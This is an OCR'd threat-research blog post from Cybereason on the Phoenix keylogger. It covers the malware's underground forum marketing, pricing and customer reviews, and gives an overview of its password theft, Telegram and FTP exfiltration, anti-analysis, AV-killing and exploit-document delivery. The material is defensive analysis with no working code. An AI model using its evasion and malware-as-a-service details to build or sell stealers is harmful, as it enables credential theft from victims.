

Phoenix: The Tale of the Resurrected Keylogger

cybereason.com/blog/phoenix-the-tale-of-the-resurrected-alpha-keylogger



Disable CMD
Disable Registery
Disable Task Manager
Disable Run
Disable System Restore
Disable Windows Defender
Mutex
Crash On Process Kill
Anti AV's
Anti Sandboxie
Anti VM
Anti Debug
Anti Bot
Add to startup
Melt
USB Spread
Delete Cookies For
Internet Explorer
Chrome
Firefox
Opera
Screenshot
Clipboard
KeyLog



Written By
Cybereason Nocturnus

November 20, 2019 | 11 minute read

Research by: Assaf Dahan

Introduction: Keylogger Malware

Cybereason's Nocturnus team is tracking a new keylogger gaining traction among cybercriminals called *Phoenix*. The keylogger first emerged in July 2019 packed with a myriad of information-stealing features. These features extend beyond solely logging keystrokes, to the point where we are inclined to classify it as an infostealer.

This research explains several aspects of the Phoenix keylogger, including:

1. **A Look Into the Underground Community**: The underground, ongoing marketing efforts to promote Phoenix and its reception in the underground community.
2. **A Technical Breakdown:** A technical breakdown of the Phoenix keylogger, including info stealing capabilities, communication through Telegram, and potential persistence.
3. **The Connection to a Previous Keylogger**: The discovery of the Phoenix keylogger's connection to the "orphaned" Alpha keylogger.


Key Findings

- **The Phoenix Keylogger**: The Cybereason Nocturnus team is investigating multiple incidents of a new, emerging keylogger called *Phoenix*, and is now able to provide details into the keylogger's operations and its creator.
- **Steals Data From Multiple Sources**: Phoenix operates under a malware-as-a-service model and steals personal data from almost 20 different browsers, four different mail clients, FTP clients, and chat clients.
- **Tries to Stop over 80 Security Products**: On top of its information stealing features, Phoenix has several defensive and evasive mechanisms to avoid analysis and detection, including an Anti-AV module that tries to kill the processes of over 80 different security products and analysis tools.
- **Targets Across Continents**: Despite Phoenix having been released in July 2019, it has already targeted victims across North America, the United Kingdom, France, Germany and other parts of Europe and the Middle East. We expect more regions to be affected as it gains popularity.
- **Exfiltrates Data through Telegram**: Phoenix offers common SMTP and FTP exfiltration protocols, but also supports data exfiltration over Telegram. Telegram, a popular chat application worldwide, is leveraged by cybercriminals for its legitimacy and end-to-end encryption.
- **Has the Same Author as the Alpha Keylogger**: Phoenix was clearly authored by the same team behind the Alpha keylogger, which disappeared earlier this year.
- **"Malware for the People"**: This research showcases the ever-growing popularity of the Malware-as-a-Service model in the cybercrime ecosystem. Malware authors are developing malware that is easy for any user to operate and comes bundled with customer support and a competitive price point. As we move into 2020, we expect to see many less-technical cybercriminals leverage MaaS to commit cybercrime, especially as MaaS authors start to compete for the most impressive offering.

Advanced endpoint protection platforms address these kinds of attacks. Learn about the future of EPPs during our webinar.

Background: Phoenix Keylogger

At the end of July 2019, the Cybereason platform detected a malware sample that was classified by some antivirus vendors as Agent Tesla. Upon further review, however, it became clear that this was not Agent Tesla. We were able to determine this malware was a completely new and previously undocumented malware known as the *Phoenix keylogger*.


Illusion
Whatever you are, be a good one
$$
V3nd0r

Posts:	314
Threads:	18
B Rating:	39 0 0
Popularity:	178
βytes:	β 1,089
Game XP:	564

1 MONTH SUBSCRIBTION	$14.99
3 MONTHS SUBSCRIBTION	$34.99
LIFETIME SUBSCRIBTION	$78.99

PACKAGE INCLUSION

Any packages you choose will be included all of this awesome benefits.

Documentation


All Future Updates

Unlimited Stub Build

PAYMENT METHODS

Perfect Money

Phoenix MaaS Model Pricing


Phoenix Keylogger


- Remote Self-Destruction
- Digital Signature Spoofer
- Auto Update
- +24 Password Recovery
- 3 Delivery & 2 Modes
- Screenshot Logger
- Machine Information Logger
- Unique Stub Generator
- Anti-Virtual Machine/Sandboxie
- and more ...

Starting price at:

$25

Phoenix updated MaaS model pricing.

In searching underground communities, we learned that Phoenix first emerged at the end of July in 2019. This keylogger follows the malware as a service (MaaS) model and is sold for $14.99-$25.00 per month by a community member with the handle *Illusion*.


Illusion
Whatever you are, be a good one
V3nd0r

Join Date: 07-24-2019
Popularity: 178
Business Rating: 39 0 0
Contracts Completed: 44
Open Disputes: 0
βytes: 1,089
Threads: 18
Posts: 314 #


Illusion's Join Date (24/07/2019)

Illusion joined the underground community at the end of July 2019 and immediately began marketing the keylogger. This behavior is somewhat unusual, as the underground community typically enforces a strict vetting process for members.

Reception in the Underground Community

Shortly after its launch, the Phoenix keylogger caught the attention of the underground community, with numerous members expressing interest in testing the product. The underground community views Phoenix quite favorably because of its stealing capabilities, stability, easy user interface, and customer support.

Example #1: Extremely User Friendly with Documentation



08-09-2019, 01:29 PM (This post was last modified: 08-09-2019, 01:31 PM by Frenchy.) ✓ Contracted Customer #29

Here is my review for Phoenix Keylogger (PK) :

• The keylogger is extremely user friendly, PK is delivered with a documentation that will help you to create your smtp.

• The password recovery is better than a lot of one on HF, he don't use nirsoft or Lazagne and don't drop any files on the system. It manualy extract password on memory. It permit to not be detected at runtime.

• I don't have tested all "Disable" features and i don't recommend to use them.


• The startup use a FUD method which is really good. Unfortuatly the startup was buggy when i tested it, i told it to the owner and it will repair it asap.

• PK have some trouble durring the keylogging, sometime it will not hook the key properly. PK's api are not unhooked like 90% of keyloggers on HF which can make some detection at runtime.

It's a new project and the owner have a few things to modif. It's not a revolution so far but the keylogger is pretty good for only 15$ and honestly better than some on HF.

This cybercriminal's review expresses how easy Phoenix is to use. The in-depth review discusses documentation, cost, password recovery, and more - all items that are crucial to maintaining any SaaS.

Example #2: Comes with a User Guide and Friendly



Illusion •
Whatever you are, be a good one
$$
Vendor

Posts: 314
Threads: 18
B Rating: 39 0 0
Popularity: 178

08-14-2019, 02:32 PM #41

Illyrians404 Wrote: (08-14-2019, 02:23 PM)

Here is my personal review after purchasing this product called, Phoenix Keylogger.


Let me first off all say that the keylogger works Perfect, I have tested all functions and everything worked as promised. It comes with a fully explained PDF guide that tells you exactly what to do from begin to end. And even if you don't understand the owner is more than happy to explain it to you until you get it (even though he doesn't have to). The owner is super friendly and he took time to help me until I was happy.

I'm very pleased with my purchase and the best part is the Owner is an actual human being that helps you if needed. He's not somebody who treats you like a cash-cow like the rest here on hackforums where they only want your money.

I know i'm a new member but i can definetly recommend this product to everyone!

This cybercriminal's review expresses how Phoenix comes with a user guide and friendly customer support. Specifically, they state how the owner of Phoenix is more than willing to help users if they have questions.


Example #3: 101% Support to Customers


asetonly
Seen iT all, Done iT all

09-21-2019, 10:24 PM
Contracted Customer #100

The best in the market right now, always giving 101% support to customers.. Keep it up Bud..

Continued validation of the quality customer support the owner of Phoenix provides.


Illusion
Whatever you are, be a good one

Posts:	337
Threads:	18
B Rating:	45 0 0
Popularity:	183
Bytes:	β 1,181

JOHNNY Hale Wrote: (11-03-2019, 08:51 AM)

Add bitcoin password stealer

No, it won't be added.

Sorry for delay, i updated changelog, V1.7 and V1.8 have been released while ago, i didn't have time to update it here, to see please check changelog in first page.

Now new update have been released (V1.9.0)
- Added full telegram delivery function
- Replaced telegram text delivery with file (*.txt)
- Fixed FTP logs delivery
- Added password recovery logs to ftp delivery
- Added screenshot delivery to ftp delivery
- PHP mode GUI bugs have been fixed
- GUI improvements
- Stub improvements

Illusion's response to a request for features and recent updates to the changelog.

Reviews of the Phoenix keylogger draw a stark contrast with some MaaS products sold in hacker forums. They praise Illusion's customer support and positive attitude toward the customer, as opposed to others in the underground community who view their customers solely as cash-cows.

These positive reviews suggest Phoenix's potential for widespread use in the future. Like many modern MaaS, Phoenix gives non-technical and technical users alike easy access to damaging and exploitative software through the proverbial swipe of a credit card. Phoenix is further proof of our ongoing belief that modern MaaS is creating a new group of cybercriminals that profit off of other, less technical cybercriminals.

Further, Phoenix shows how some cybercriminals are following many of the same methodologies as legitimate software-as-a-service (SaaS) businesses: marketing efforts, relying on positive reviews, responsive customer support, and regularly improving features in their product are hallmarks of a profitable SaaS.

Malware Analysis

Malware Capabilities

The Phoenix keylogger is written in VB.NET.


Phoenix has a host of features that extend far beyond keylogging, including:

- Keylogger + Clipboard Stealer
- Screen Capture

- Password Stealing (Browsers, Mail Clients, FTP clients, Chat Clients)
- Data exfiltration via SMTP, FTP or Telegram
- Downloader (to download additional malware)
- Alleged AV-Killer Module
- Anti-debugging and Anti-VM Features

Delivery Method


By default, *Illusion* supplies the Phoenix keylogger to their buyers as a stub. The buyer must use their own methods to deliver the stub to the target machine. The majority of Phoenix infections we observe originate from phishing attempts that leverage a weaponized rich text file (RTF) or Microsoft Office document. These deliveries do not use the more popular malicious macro technique, but instead use known exploits. Most commonly, they exploit the Equation Editor vulnerability (CVE-2017-11882).



Process tree of the Phoenix infection using a weaponized document.

Infected System Profiling

Once Phoenix successfully infects the target machine, it profiles the machine to gather information on the operating system, hardware, running processes, users, and its external IP. Phoenix stores the information in memory and sends it back to the attackers directly, without writing it to disk. Attackers commonly do this to be more stealthy, since it is harder to know what was exfiltrated if it is not written to disk.



```
|------- Phoenix Keylogger - Passwords -------|
+------------- Client INFO -------------+
IP: [redacted]
HWID:[redacted]
Owner Name:[redacted]
Full OS Name: Microsoft Windows 7 Professional
OS Platform: Win32NTOS Version: 6.1.7601.65536
System Boot Mode: Normal
Physical Memory: 7.36 GB  Available Of 8.19 GB
Virtual Memory: 1.86 GB  Available Of 2.04 GB
Date: [redacted]
----------------------------------------
```

Example of system profiling data sent to the attackers.

Anti-Analysis & Anti-Detection Features


It's clear *Illusion* invested time and effort into protecting Phoenix, as the stub uses a few different methods to protect itself from inspection.

- **String Encryption**: Most critical strings used by the malware are encrypted and only decrypted in memory.
- Obfuscation:The stub is obfuscated by what appears to be an implementation of the open source ConfuserEx .NET obfuscator to hinder correct decompilation and code inspection.

Illusion recommends using an additional third-party crypter to “make it FUD”, or fully undetectable. It is worth noting that most Phoenix samples caught in the wild are packed with a crypter, but are still prevented by the majority of antivirus vendors.

After obtaining basic system information, Phoenix checks to see if it is running in a “hostile” environment. A hostile environment can take different forms: if Phoenix is deployed in a virtual machine, debugger, or on a machine with analysis tools or antivirus products installed. Phoenix has a set of features to disable different Windows tools within the admin panel, like disabling CMD, the registry, task manager, system restore, and others.

It is interesting to note that even though the user interface used by Phoenix's operators seems to have support for a persistence feature, most samples analyzed by Cybereason did not exhibit persistence behavior following a successful infection. A possible explanation to this can lie in the attackers' wish to minimize the risk of over exposure. Once Phoenix obtained the necessary data, there is no need for it to increase the risk of exposure by persisting longer than needed.

